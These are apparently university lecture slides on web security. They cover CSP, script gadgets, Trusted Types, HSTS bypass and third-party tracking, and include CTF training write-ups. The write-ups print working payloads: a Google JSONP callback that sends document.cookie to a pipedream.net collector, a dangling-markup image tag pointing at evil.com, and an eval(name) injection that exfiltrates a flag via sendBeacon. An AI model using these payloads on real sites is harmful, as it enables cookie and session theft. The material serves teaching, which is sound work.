- CSP is a policy designed to control **which resources** can be loaded by a web page
- Originally developed to **mitigate content injection vulnerabilities** like **XSS**
- Now it is used for many different purposes:
 - restrict framing capabilities
 - blocking mixed contents
 - restrict targets of form submissions
 - restrict URLs to which the document can start navigations (via forms, links, etc.)
- The policy is communicated via the **Content-Security-Policy** header

CSP Directives

- CSP allows **fine-grained filtering** of resources depending on their type
 - font-src, frame-src, img-src, media-src, script-src, style-src, ...
 - **default-src** is applied when a more specific directive is missing
- A list of values can be specified for each directive:
 - hosts (with * as wildcard): http://a.com, b.com, *.c.com, d.com:443, *
 - **schemes: http:, https:, data:**
 - 'self' whitelists the origin from which the page is fetched
 - 'none' whitelists no URL

CSP Directives

- The following directive values are specific to scripts / stylesheets:
 - ‘unsafe-inline’ whitelists all inline style directives / scripts (including event handlers, JavaScript URLs, ...)
 - ‘unsafe-eval’ allows the usage of dynamic code evaluation functions (e.g., eval)
 - ‘nonce-<value>’ whitelists the elements having the specified value in the nonce attribute
 - ‘sha256-<value>’, ‘sha384-<value>’, ‘sha512-<value>’ whitelist the elements having the specified hash value (which is encoded in base64)
 - ‘unsafe-hashes’ is used together with a hash directive value to whitelist inline event handlers
 - ‘strict-dynamic’ allows the execution of scripts dynamically created by other scripts
- Some values are incompatible with others:
 - when nonces are used, ‘unsafe-inline’ is ignored
 - when ‘strict-dynamic’ is used, whitelists and ‘unsafe-inline’ are ignored

Controlling Content Inclusion with CSP

`default-src 'self';`

Policy applied to resources for which there is no specific directive (e.g., images): they can be fetched only from the origin where the page is hosted is whitelisted

`style-src 'self' *.example.com;`

Policy applied to stylesheets: the origin of the page and subdomains of example.com are allowed

`script-src 'sha256-B2yPHKaXnvFwtrChIbabYmUBFZdVfKKXHbWtWidDVF8='
'nonce-r4nd0mN0nc3'`

`'strict-dynamic'`

Scripts with nonce attribute set to r4nd0mN0nc3 are whitelisted

Scripts dynamically created by other whitelisted scripts are allowed to execute

Scripts whose SHA256 hash is the specified (base64) value are whitelisted

More examples: <https://content-security-policy.com/>

Content Security Policy (CSP) Quick Reference Guide

CSP Reference

FAQ

Browser Test

Examples

Content Security Policy Reference

The *new* Content-Security-Policy HTTP response header helps you reduce XSS risks on modern browsers by declaring, which dynamic resources are allowed to load.

Bypassing CSP with Code Reuse Attacks

- Many websites use very popular (and complex) JS frameworks
 - Examples include AngularJS, React, Vue.js, Aurelia, ...
 - These frameworks contain script gadgets, pieces of JavaScript that react to the presence of specifically formed DOM elements
- Idea: abuse scripts gadgets to obtain code execution by injecting benign-looking HTML elements
 - In a nutshell, we're bringing code-reuse attacks (like return-to-libc in binaries) to the Web
 - Check PoCs here: <https://github.com/google/security-research-pocs/tree/master/script-gadgets>

Exploit for websites
using the Aurelia
framework

```
<div ref="me" s.bind="$this.me.ownerDocument.defaultView.alert(1)">
```

Defines a reference (called "me") to the **div** element

***.bind** attributes contain JS expressions that are evaluated by Aurelia, in this case an alert popup is shown

Going Beyond Script Injection

Postcards from the post-XSS world

Michał Zalewski, <lcamtuf@coredump.cx>

- ▶ Most web applications are aware of the risks of XSS and employ server-side defense mechanisms
- ▶ Browsers offer also mechanisms to stop or mitigate script injection vulnerabilities
 - Content Security Policy (CSP)
 - Add-ons like NoScript
 - Client-side APIs like toStaticHTML() ...
- ▶ But attacker can do serious damage by injecting non-script HTML markup elements!

Dangling Markup Injection

```
<img src='http://evil.com/log.php?  
...  
<input type="hidden" name="csrf" value="2bnkDemF4">  
...  
</div>
```

Injected line with
non-terminated parameter

Single quote occurring
in the page

- One of the goals of XSS attacks is to steal sensitive user data, such as cookies
- Why not stealing the secret token used to counter CSRF attacks?!
- With the markup injection above, the attacker gets all the content of the page (until the single quote) on his website evil.com
- Further attacks: <https://lcamtuf.coredump.cx/postxss/>

Training challenge #10

URL: <https://training10.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

I heard CSP is all the rage now. It's supposed to fix all the XSS, kill all of the confused deputies?

HINT: The flag is in the cookies.

Credits: [CSAW Quals 2019](#)

Page: /

CSP:

```
default-src 'self'; script-src 'self' *.google.com; connect-src *
```

Your posts:

- You have no posts yet

Page: /post?id=<N>

training10.webhack.it/post?id=1

[Back](#) [Report to admin](#)

aaaa

Analysis

- The application allows us to create posts
- We can report them to the admin...
- There the CSP is very strict...

What can go wrong?


Problems

- The CSP is strict but it is whitelisting any subdomain from google.com
- This means that we can run code from *.google.com
- Maybe we can use some standard code from *.google.com to steal the cookie from the admin...

Let us try to steal his/her cookies...

Solution

- Spawn a working HTTPS server that could receive a request. Since we do not need to serve a specific page, we can just use a service like postb.in or requestbin.com



Solution (2)

- As seen in a previous lecture, there is a well-known JSON-P endpoint from google.com. E.g., if we try to visit (URL-encoded!):

`https://accounts.google.com/o/oauth2/revoke?callback=window.location.href%3D%27https%3A%2F%2Feny8f5vjfnæ.x.pipedream.net%3Fa%3D%27%2Bdocument.cookie%3B%22`

that generates this response (which may help us when executed as js code):

```
// APT callback
window.location.href='https://eny8f5vjfnæ.x.pipedream.net?a='+document.cookie;\"{
  "error": {
    "code": 400,
    "message": "Invalid JSONP callback name: 'window.location.href='https://eny8f5vjfnæ.x.pipedream.net?a='+document.cookie;\''; only alphabet, number, '_', '$', '.', '[' and ']' are allowed.",
    "status": "INVALID_ARGUMENT"
  }
};
```

Solution (3)

- Let us create a post with a content like:

```
<script  
src="https://accounts.google.com/o/oauth2/revoke?callback=window.location.href%3D%27ht  
tps%3A%2F%2Fenh4dufno2pxw.x.pipedream.net%3Fa%3D%27%2Bdocument.cookie%3B"></s  
cript>
```

Solution (4)

- Now, if we visit our post:


CSP:

```
default-src 'self'; script-src 'self' *.google.com; connect-src *
```

Your posts:

- `<script src="https://accounts.google.com/o/oauth2/revoke?callback=window.location.href%3D%27https%3A%2F%2Fenh4dufno2pxw.x.pipedream.net%3Fa%3D%27%2Bdocument.cookie%3B"></script>`

we are redirect to requestbin.com:



Solution (5)

- The next step is to report out post to the admin. We need to use the same approach as in the previous XSS training challenge. We create a benign post, we alter the report request in order to use the post ID of the malicious post.

The screenshot shows a browser developer tools interface with two tabs: "Request" and "Response".

Request:

- Method: POST
- URL: /report?post_id=3
- Headers:
 - Content-Type: application/x-www-form-urlencoded
 - Content-Length: 10
 - Host: training10.webhacking.it
 - Cookie: challenge_auth_token=eyJhbGciOiJUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlcmlNvcHBhQGdtYWlsLmNvbSIsImV4cI6MTYzOTA1NDk3MC40MTI2Nzc1LCJpYXQiOjE2MzkwNTEzNzAuNDEyNjc3NX0_AqnajkngxyVgCKo61sTiPrSzutHdSBFk0BmuLmWPe4; session=eyJldWlkIjoim2Nk0WFkNDgtNWY3NC00NWFjLTK3Y2ItZjExMDAwOGNiNGVhIn0.Ybhwdw.ICNrfWRQzXGz-7za1ljBRz0a9Tw
 - Sec-Ch-Ua: "Chromium";v="95", "Not A Brand";v="99"
 - Sec-Ch-Ua-Mobile: ?0
 - Sec-Ch-Ua-Platform: "Linux"
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
 - Sec-Fetch-Site: same-origin
 - Sec-Fetch-Mode: navigate
 - Sec-Fetch-User: ?1

Response:

- Status: 302 Found
- Headers:
 - Content-Type: text/html; charset=utf-8
 - Content-Length: 208
 - Location: https://training10.webhacking.it/
 - X-Username: ercoppa@gmail.com
- Body:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
    Redirecting...
</title>
<h1>
    Redirecting...
</h1>
<p>
    You should be redirected automatically to target URL: <a href="/">
    /
</a>
    . If not click the link.

```

Solution (6)

- Look on requestbin.com:

The screenshot shows the Pipedream platform interface. On the left, there's a log viewer titled "Untitled" with a "public" button. The log entries show several GET requests to the endpoint `https://enh4dufno2pxw.x.pipedream.net/`. One entry is highlighted with a yellow background, showing the URL `?a=challenge auth token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9`. On the right, a detailed view of this log entry is expanded. It shows the "HTTP REQUEST" details, including the method (GET), URL, timestamp (2021-12-09T12:13:06.403Z), and headers. The "headers" section lists 11 items: host, x-amzn-trace-id, upgrade-insecure-requests, user-agent, accept, sec-fetch-site, sec-fetch-mode, sec-fetch-dest, referer, accept-encoding, and accept-language. The "query parameters" section shows a single parameter "a" with the value `challenge auth token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9; flag=WIT(); session=`.

Header	Value
host	enh4dufno2pxw.x.pipedream.net
x-amzn-trace-id	Root=1-61bf2d1-514f205a4a128d83565239d3
upgrade-insecure-requests	1
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/91.0.4472.101 Safari/537.36
accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
sec-fetch-site	cross-site
sec-fetch-mode	navigate
sec-fetch-dest	document
referer	https://training10.webhacking.it/
accept-encoding	gzip, deflate, br
accept-language	en-US

Parameter	Value
a	challenge auth token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9; flag=WIT(); session=

Training challenge #14

URL: <https://training14.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

We just started our bug bounty program. Can you find anything suspicious?

Credits: [Just CTF 2020](#)

Page: /

```
<?php
require_once("secrets.php");
$nonce = random_bytes(8);

if(isset($_GET['flag'])){
    if(isAdmin()){
        header('X-Content-Type-Options: nosniff');
        header('X-Frame-Options: DENY');
        header('Content-type: text/html; charset=UTF-8');
        echo $flag;
        die();
    }
    else{
        echo "You are not an admin!";
        die();
    }
}

for($i=0; $i<10; $i++){
    if(isset($_GET['alg'])){
        $nonce = hash($_GET['alg'], $nonce);
        if($nonce){
            $nonce = $_nonce;
            continue;
        }
    }
    $nonce = md5($nonce);
}

if(isset($_GET['user']) && strlen($_GET['user']) <= 23) {
    header("content-security-policy: default-src 'none'; style-src '$nonce'; script-src '$nonce-$nonce'");
    echo <><>EOT
        <script nonce='$nonce'>
            setInterval(
                ()=>user.style.color=Math.random()<0.3?'red':'black'
                ,100);
        </script>
        <center><h1> Hello <span id='user'>$_GET['user']</span>!</h1>
        <p>Click <a href="?flag">here</a> to get a flag!</p>
EOT;
} else{
    show_source(__FILE__);
}

// Found a bug? We want to hear from you! /bugbounty.php
```

Page: /bugbounty.php

Bug Bounty platform

Have you found a vulnerability on our website? Let us know in the form below, but know, that we only accept links to writeups!

writeup URL:

Analysis

- The application dynamically defines a CSP: the nonce is computed with a hash()
- The initial seed is random
- The hash function by default is MD5
- However, another algorithm can be selected using a GET parameter (alg) thanks to the use of PHP hash
- We can inject some content with another GET parameter (user), however its length must be less or equal than 23

What can go wrong?

Problems

- The CSP is set using PHP header():

Remember that `header()` must be called before any actual output is sent, either by normal HTML tags, blank lines in a file, or from PHP. It is a very common error to read code with `include`, or `require`, functions, or another file access function, and have spaces or empty lines that are output before `header()` is called. The same problem exists when using a single PHP/HTML file.

Can exploit this to make the CSP ineffective?

Solution

- To make PHP generate some output before header(), we can try to generate errors which maybe may generate some warning messages:

E.g., we can set an invalid value for the GET parameter alg. To make the output longer, we can use a very long string for alg:
>256 random chars

← → ⌂ https://training14.webhack.it/?alg=a

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: a in /var/www/html/index.php on line 21

```
<?php  
require_once("secrets.php");  
$nonce = random_bytes(8);
```

```
if(isset($_GET['flag'])){  
    //...  
}
```

Solution (2)

- We were able to make CSP ineffective. However, we can only inject an input that is up to 23 characters... If we look around we can discover a very small payload:

```
<svg onload=eval(name)
```

where name is a javascript variable from the execution context containing additional code that we want to execute!

Solution (3)

- To use the previous payload, we need to have a custom execution context. Luckily, there is a bug bounty functionality that allows us to send a link to a page. We can send a URL to a page where we have the right execution context. The page that we need to serve could be:

```
<script>  
name="fetch('?flag').then(e=>e.text()).then(e=>navigator.sendBeacon('OUR-  
RL-SUPPORTING-POST-REQUEST', 'flag='+e))";  
  
location="https://training14.webhack.it/?user=%3Csvg%20onload=eval(nam  
e)%3E&alg=LONG-STRING";  
  
</script>
```

Solution (4)

- For instance:

- we serve the page locally with Python + NGROK
- since the default HTTP server from Python does not support POST requests without messing with it (easy but we are lazy...), we can embed in the page the URL of another server like requestbin.com
- We report our NGROK url in the bug bounty functionality

The screenshot shows the Pipedream platform interface. At the top, there's a header with 'pipedream' and a dropdown for 'Untitled'. Below the header, there are tabs for 'LIVE' and 'PAUSE', and a search bar. On the right side of the header, there's an 'Endpoint' field containing the URL <https://enh4dufno2pxw.x.pipedream.net/>, a 'Copy' button, and a '+' button. The main area is titled 'HTTP REQUEST' and shows a timestamp '2236nl7Ytk25Nv51ctp6IkCVgB 2021-12-09T12:48:13.529Z'. It has sections for 'Details' (set to 'POST /'), 'Headers' (with a link to '(15) headers'), 'Body' (set to 'RAW'), and a raw body content box containing the string 'flag=WIT{[REDACTED]}'. Below this, a banner reads 'Connect APIs with code-level control when you need it — and no code when you don't.' At the bottom, there are buttons for 'Create HTTP Workflow' and 'Quickstart', and a list of features: '• Connect OAuth and key-based API accounts in seconds.', '• Use connected accounts in Node.js code steps or no-code building blocks.'

Trusted Types

Trusted Types [17]

- New API pushed by Google to **obliterate DOM XSS**
- Idea
 - Lock down dangerous injection sinks so that they cannot be called with strings
 - Interaction with those functions is only permitted via special (trusted) typed objects
 - Those objects can be created only inside a Trusted Type Policy (JS code part of the web application)
 - Policies are enforcement by setting the trusted-types special value in the CSP response header
 - Ideally, TT-enforced applications are “secure by default” and the only code that could introduce a DOM XSS vulnerability is in the policies

```
const templateId = location.hash.match(/tplid=([^;&]*)/)[1];
// typeof templateId == "string"
document.head.innerHTML += templateId // Throws a TypeError!
```

Trusted Types

- Code “fixed” using Trusted Types

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templatelid) => {
    const tpl = templatelid;
    if (/^[\d-a-z-]$/i.test(tpl)) {
      return `<link rel="stylesheet" href="./templates/${tpl}/style.css">`;
    }
    throw new TypeError();
  }
});
const html = templatePolicy.createHTML(location.hash.match(/tplid=([\w-]+)\)/)[1]);
// html instanceof TrustedHTML
document.head.innerHTML += html;
```

Trusted Types



- Identified >60 different injection sinks
- 3 possible Trusted Types
 - TrustedHTML strings that can be confidently inserted into injection sinks and rendered as HTML
 - TrustedScript ... into injection sinks that might execute code
 - TrustedScriptURL ... into injection sinks that will parse them as URLs of an external script resource
- Possible pitfalls
 - Non DOM XSS could lead to a bypass of the policy restrictions
 - Sanitisation is left as an exercise to the policy writers
 - Policies are custom JavaScript code that may depend on the global state
 - New bypass vectors/injection sinks yet to be discovered?

Network Protocol Issues

Moving from HTTP to HTTPS




Browsers default to HTTP unless the protocol is specified, e.g., when typing a URL in the address bar



Operates only on HTTPS, all HTTP requests are upgraded to HTTPS

SSL Stripping



HTTP Strict Transport Security (HSTS)

- Allows a server to declare that all interactions with it should happen over HTTPS
 - Browser automatically upgrades all HTTP requests to HTTPS
 - Connection is closed (without asking the user) if errors occur during the setup (e.g., invalid certificate)
- Deployed in the Strict-Transport-Security header
 - The header is ignored if delivered over HTTP
- Attackers can still perform SSL stripping the first time a site is visited...
 - Browsers ship with a preload list of websites which are known to support HTTPS
 - Requirements for inclusion in the list: <https://hstspreload.org>

HSTS Policy

maxAge = 6307200;

Duration of the
policy (in seconds)

includeSubDomains;

Shall the policy be applied
also to subdomains?
(Optional)

preload

Is the site to be added
to the preload list?
(Optional)

Bypassing HSTS with NTP

- The Network Time Protocol (NTP) is used to synchronize the clock between different machines over a network
- Most operating systems use NTP without authentication, being thus vulnerable to network attacks
 - Some OS accept any time contained in the response (e.g., Ubuntu, Fedora)
 - Other OS impose constraints on the time difference (at most 15~48 hours on Windows, big time differences allowed only once in macOS)
- Idea: make the HSTS policies expire by forging NTP responses containing a time far ahead in the future

License

<https://creativecommons.org/licenses/by-nc-sa/2.0/>



Web Tracking

Emilio Coppa

coppa@diag.uniroma1.it

Sapienza University of Rome

Credits

These slides are based on teaching material originally created by:

- Fabrizio D'Amore (damore@diag.uniroma1.it), Sapienza University of Rome

User tracking


Several ways of uniquely identifying users:

1. Using cookie across websites
2. Client fingerprinting
3. Network tracking

Tracking Cookies

Tracking cookies

- 3rd party cookies enable user tracking
- many different ways
 - aggressive tracking pages may use even 50 different techniques
- websites which browser interacts with (while loading www.ilmessaggero.it)
 - [Lightbeam](#), an add-on for Firefox
- www.ilmessaggero.it is the 1st party; other sites consequently loaded are 3rd party sites



Goals of web tracking

- determining web users interests or modeling users behavior
 - aiming at enabling the most appropriate advertising
 - may violate the user privacy
 - may be used for unethical purposes



3rd party cookies


	First-Party Cookies	Third-Party Cookies
Setting and Reading the Cookie	Can be set by the publisher's web server or any JavaScript loaded on the website.	Can be set by a third-party server (e.g. an AdTech platform) via code loaded on the publisher's website.
Availability	A first-party cookie is only accessible via the domain that created it.	A third-party cookie is accessible on any website that loads the third-party server's code.
Browser Support, Blocking and Deletion	Supported by all browsers and can be blocked and deleted by the user, but doing so may provide a bad user experience.	Supported by all browsers, but many are now blocking the creation of third-party cookies by default. Many users also delete third-party cookies on a regular basis.

[\[images credits\]](#)

Tracking based on 3rd party cookies

1. connect to site A to get index.html
 2. index.html asks to download image img.png from site B ≠ A
 3. connect to B to get img.png
 - o B knows the **referer** (if no https)
 - o B sends one or more cookies with sensitive information
- a referrer is the URL of a previous item which led to the current request
 - for an image is generally the page on which it is to be displayed
 - the referrer is an optional field of the HTTP request
 - websites log referrers as part of their attempt to track their users
 - some web browsers allow to disable the sending of referrer information
 - referrer removal may break the functioning of a webpage

Cookies syncing



NOTE: Suppose the user clears the cookie for B.com and then visits other websites which also perform cookie syncing with B.com, obtaining a new ID, e.g., 678910. If the user visits again A.com, after the sync, B.com can understand that 12345 is the same as 678910.

Source: <https://freedom-to-tinker.com/2014/08/07/the-hidden-perils-of-cookie-syncing/>

Leaked data

- location, interests, purchases, employment status, sexual orientation, financial challenges, medical conditions, and more
- examining individual page loads is often adequate to draw many conclusions about a user; analyzing patterns of activity allows yet more inferences
- when 1st party embeds 3rd party content 3rd party Web site is made aware of 1st party page URL
 - HTTP referrer
 - if 3rd party executes some scripts, then it can learn the page title from `document.title`
- in 2011 Epic Marketplace (advertising network) had publicly exposed its interest segment data, offering a rare glimpse of what third-party trackers seek to learn about
 - user segments included menopause, getting pregnant, repairing bad credit, and debt relief
- many examples in the recent literature

Regulations

GDPR (should) make the users aware of tracking



A website should ask consent before enabling 3rd party cookies



Most websites shows complicated-by-design popups



Users just accepts the terms!



Deprecation of 3rd party cookies....



Chromium Blog

News and developments from the open source browser project

CHROME

An updated timeline for Privacy Sandbox milestones

Jun 24, 2021 · 3 min read



Vinay Goel

Privacy Engineering Director,
Chrome

Building a more private web: A path towards making third party cookies obsolete

Tuesday, January 14, 2020

Initial planning: 2022

Current planning: 2023



Do not (always) demonize tracking cookies

- A large fraction of the web is sustained by advertisement
- Some content creators are slowly moving to other models (e.g., Patreon)
- However, this is not happening for most websites
- 3rd party cookies are not the only technical solution... do not think that even if we remove them then a drastic change will take place...
- Their deprecation may actually make harder the life of small advertisement players against big IT companies!
- It is always more complex than what we think...



INDEX

[What is Adblock Plus](#)[How does Adblock Plus work?](#)[What are filter lists?](#)[Default filter lists](#)[Blacklisted Ads](#)[Acceptable Ads](#)[Does Adblock Plus collect any user data?](#)[How is Adblock Plus financed?](#)[About Acceptable Ads](#)

About Acceptable Ads

